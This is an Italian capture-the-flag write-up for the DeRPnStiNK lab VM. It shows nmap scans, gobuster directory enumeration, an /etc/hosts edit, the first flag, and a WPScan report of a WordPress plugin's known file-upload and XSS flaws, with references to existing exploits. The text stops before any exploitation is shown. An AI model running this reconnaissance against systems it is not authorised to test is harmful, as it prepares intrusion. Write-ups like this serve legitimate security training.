

CTF blackbox DeRPnStiNK

Controlliamo L'ip della macchina host per poter escludere l'ip della kali dallo scan che effettueremo

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1b:0c:3a brd ff:ff:ff:ff:ff:ff
    inet 192.168.178.166/24 brd 192.168.178.255 scope global dynamic noprefixroute eth0
        valid_lft 85734sec preferred_lft 85734sec
    inet6 fd00::4532:7c6:884:130d/64 scope global dynamic noprefixroute
        valid_lft 6999sec preferred_lft 3399sec
    inet6 fe80::aded:a08f:e235:ee62/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ _
```

Inseriamo il comando nmap -sn [ip del network] per cercare l'ip della macchina target, lo scan ci restituisce più risultati e riusciamo a riconoscere la BlackBox" Derpnstink" (192.168.178.172),

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.178.*
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-16 20:34 CEST
Nmap scan report for fritz.box (192.168.178.1)
Host is up (0.00056s latency).
Nmap scan report for [REDACTED] fritz.box (192.168.178.123)
Host is up (0.0063s latency).
Nmap scan report for [REDACTED] box (192.168.178.124)
Host is up (0.028s latency).
Nmap scan report for [REDACTED] box (192.168.178.125)
Host is up (0.014s latency).
Nmap scan report for [REDACTED] box (192.168.178.135)
Host is up (0.019s latency).
Nmap scan report for [REDACTED] (192.168.178.152)
Host is up (0.0046s latency).
Nmap scan report for kali.fritz.box (192.168.178.166)
Host is up (0.000079s latency).
Nmap scan report for DeRPnStiNK.fritz.box (192.168.178.172)
Host is up (0.00068s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 2.64 seconds

(kali㉿kali)-[~]
$ _
```


Abbiamo eseguito una scansione con `nmap -A -p-`, ottenendo informazioni dettagliate sul sistema, inclusi i servizi in esecuzione, le versioni dei software, il sistema operativo, i possibili script di rilevamento e le porte aperte su tutti i 65535 porti TCP. Questo ci permette di avere una visione completa delle potenziali superfici di attacco e vulnerabilità del target. I nostri punti di interesse sono la presenza della porta 21, 22, 80

```
(kali㉿kali)-[~]
└─$ sudo nmap -A -p- 192.168.178.172
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 00:36 CEST
Nmap scan report for derpnstink.local (192.168.178.172)
Host is up (0.00040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_  256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: DeRPNStiNK
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-robots.txt: 2 disallowed entries
|_ /php/ /temporary/
MAC Address: 08:00:27:F8:7F:30 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.40 ms  derpnstink.local (192.168.178.172)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.52 seconds
```

Avendo un servizio sulla porta 80 aperto si può procedere a controllare l'ip tramite browser




Controllando la sorgente (ctrl+u) della pagina si può già trovare la prima flag, oltre a questo possiamo notare un link ad un file di testo /webnotes/info.txt e decidiamo quindi di ottenere ulteriori informazioni a riguardo.

```
4      <meta charset="UTF-8">
5
6
7      <title>DeRPNStiNK</title>
8
9      <link rel="stylesheet" href="css/style.css">
10     <script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></script>
11     <script type="text/javascript" src="/is/js/release/kveik.1.4.24.js?1"></script>
12     <script type="text/info" src="/webnotes/info.txt"></script>
13 </head>
14
15 <body>
16     <!-- particles.js container -->
17     <div id="particles-js"></div>
18
```

```
<div>  
<-- flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->  
</div>  
</div>
```

esaminando il link /webnotes/info.txt si trova una nota interessante che tornerà utile più avanti




← → ↻ 🏠 🔒 🔗 derpnstink/webnotes/info.txt ☆ 📌 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter >>

-- @stinky, make sure to update your hosts file with local dns so the new derpnstink blog can be reached before it goes live -->

Si procede con una scansione gobuster, per trovare le cartelle nascoste legate al dominio



```
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98 <div>  
99 <div>  
100 <div>  
101 <div>  
102 <div>  
103 <div>  
104 <div>  
105 <div class=tryharder>  
106 <div>  
107 <div>  
108 <div>  
109 <div>  
110 <div>  
111 <div>  
112 <-- flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->  
113 </div>  
114 </div>  
115 </div>  
116 </div>  
117 </div>  
118 </div>  
119 </div>  
120 </div>  
121 </div>  
122 </div>  
123 </div>  
124 </div>  
125 </div>  
126 </div>  
127  
128  
129  
130  
131 </html>  
132
```

```
(kali@kali)-[~]
$ gobuster dir -u 192.168.178.172 -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.178.172
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 291]
/.htpasswd (Status: 403) [Size: 291]
/css (Status: 301) [Size: 315] [→ http://192.168.178.172/css/]
/javascript (Status: 301) [Size: 322] [→ http://192.168.178.172/javascript/]
/js (Status: 301) [Size: 314] [→ http://192.168.178.172/js/]
/php (Status: 301) [Size: 315] [→ http://192.168.178.172/php/]
/robots.txt (Status: 200) [Size: 53]
/server-status (Status: 403) [Size: 295]
/temporary (Status: 301) [Size: 321] [→ http://192.168.178.172/temporary/]
/weblog (Status: 301) [Size: 318] [→ http://192.168.178.172/weblog/]
Progress: 20469 / 20470 (100.00%)

Finished

(kali@kali)-[~]
$ _
```

Si procede tentando di accedere ai sottodomini trovati e si può notare di non avere accesso alle pagine a causa di una mancanza di permessi



Forbidden

You don't have permission to access /.htaccess on this server.


Apache/2.4.7 (Ubuntu) Server at 192.168.178.172 Port 80



Forbidden

You don't have permission to access /.htpasswd on this server.


Apache/2.4.7 (Ubuntu) Server at 192.168.178.172 Port 80



Forbidden

You don't have permission to access /css/ on this server.

Apache/2.4.7 (Ubuntu) Server at 192.168.178.172 Port 80



Forbidden

You don't have permission to access /javascript/ on this server.

Apache/2.4.7 (Ubuntu) Server at 192.168.178.172 Port 80



Forbidden

You don't have permission to access /js/ on this server.


Apache/2.4.7 (Ubuntu) Server at 192.168.178.172 Port 80



Forbidden

You don't have permission to access /php/ on this server.


Apache/2.4.7 (Ubuntu) Server at 192.168.178.172 Port 80




Forbidden

You don't have permission to access /server-status on this server.

Apache/2.4.7 (Ubuntu) Server at 192.168.178.172 Port 80




try harder!



“derpnstink.local/weblog”, invece, risulta irraggiungibile. Per poter visualizzare quest’ultima pagina è necessario associare il dominio all’ip nel file locale /etc/hosts (come suggerito nel file /webnotes/info.txt)

```
(kali@kali)-[~]  
$ sudo nano /etc/hosts  
  
GNU nano 8.0 /etc/hosts  
127.0.0.1    localhost  
127.0.1.1    kali  
  
# The following lines are desirable for IPv6 capable hosts  
::1         localhost ip6-localhost ip6-loopback  
ff02::1     ip6-allnodes  
ff02::2     ip6-allrouters  
  
192.168.178.172 derpnstink.local
```

Si può quindi accedere a derpnstink.local/weblog/



Si esegue una scansione gobuster su questa pagina

```
(kali㉿kali)-[~]
$ gobuster dir -u http://derpnstink.local/weblog/ -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://derpnstink.local/weblog/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 299]
/.htpasswd (Status: 403) [Size: 299]
/wp-content (Status: 301) [Size: 331] [→ http://derpnstink.local/weblog/wp-content/]
/wp-admin (Status: 301) [Size: 329] [→ http://derpnstink.local/weblog/wp-admin/]
/wp-includes (Status: 301) [Size: 332] [→ http://derpnstink.local/weblog/wp-includes/]
Progress: 20469 / 20470 (100.00%)

Finished

(kali㉿kali)-[~]
$ _
```

E si trova la pagina di login wordpress



Si esegue una scansione con wp scan per cercare vulnerabilità e il login

```
[i] Plugin(s) Identified:

[+] slideshow-gallery
  | Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/
  | Last Updated: 2024-06-11T19:04:00.000Z
  | [!] The version is out of date, the latest version is 1.8.2
  | Found By: Urls In Homepage (Passive Detection)
  | [!] 10 vulnerabilities identified:
  | [!] Title: Slideshow Gallery < 1.4.7 - Arbitrary File Upload
  | Fixed in: 1.4.7
  | References:
  | - https://wpscan.com/vulnerability/b1b5f1ba-267d-4b34-b012-7a047b1d77b2
  | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5460
  | - https://www.exploit-db.com/exploits/34681/
  | - https://www.exploit-db.com/exploits/34514/
  | - https://seclists.org/bugtraq/2014/Sep/1
  | - https://packetstormsecurity.com/files/131526/
  | - https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_slideshowgallery_upload/
  | [!] Title: Tribulant Slideshow Gallery < 1.5.3.4 - Arbitrary file upload & Cross-Site Scripting (XSS)
  | Fixed in: 1.5.3.4
  | References:
  | - https://wpscan.com/vulnerability/f161974c-36bb-4fe7-bbf8-283cfe9d66ca
  | - http://cinu.pl/research/wp-plugins/mail_5954cbf04cd033877e5415a0c6fba532.html
  | - http://blog.cinu.pl/2015/11/php-static-code-analysis-vs-top-1000-wordpress-plugins.html
  | [!] Title: Tribulant Slideshow Gallery ≤ 1.6.4 - Authenticated Cross-Site Scripting (XSS)
  | Fixed in: 1.6.5
  | References:
  | - https://wpscan.com/vulnerability/bdf963a1-c0f9-4af7-a67c-0c6d9d0b4ab1
  | - https://sumofpwn.nl/advisory/2016/cross_site_scripting_vulnerability_in_tribulant_slideshow_galleries_wordpress_plugin.html
  | - https://plugins.trac.wordpress.org/changeset/1609730/slideshow-gallery
  | [!] Title: Slideshow Gallery ≤ 1.6.5 - Multiple Authenticated Cross-Site Scripting (XSS)
  | Fixed in: 1.6.6
  | References:
  | - https://wpscan.com/vulnerability/a9056033-97c7-4753-822f-faf99f4081e2
  | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-17946
  | - https://www.defensecode.com/advisories/DC-2017-01-014_WordPress_Tribulant_Slideshow_Gallery_Plugin_Advisory.pdf
  | - https://packetstormsecurity.com/files/142079/
  | [!] Title: Slideshow Gallery ≤ 1.6.8 - XSS and SQLi
  | Fixed in: 1.6.9
  | References:
  | - https://wpscan.com/vulnerability/57216d76-7cba-477e-a6b5-1e409913a0fc
  | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-18017
  | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-18018
  | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-18019
  | - https://plugins.trac.wordpress.org/changeset?reponame=6new-1974812%40slideshow-gallery&old=1907382%40slideshow-gallery
  | - https://ansawaf.blogspot.com/2019/04/xss-and-sqli-in-slideshow-gallery.html
  | [!] Title: Slideshow Gallery < 1.7.4 - Admin+ Stored Cross-Site Scripting
  | Fixed in: 1.7.4
  | References:
  | - https://wpscan.com/vulnerability/6d71816c-8267-4b84-9087-191fbb976e72
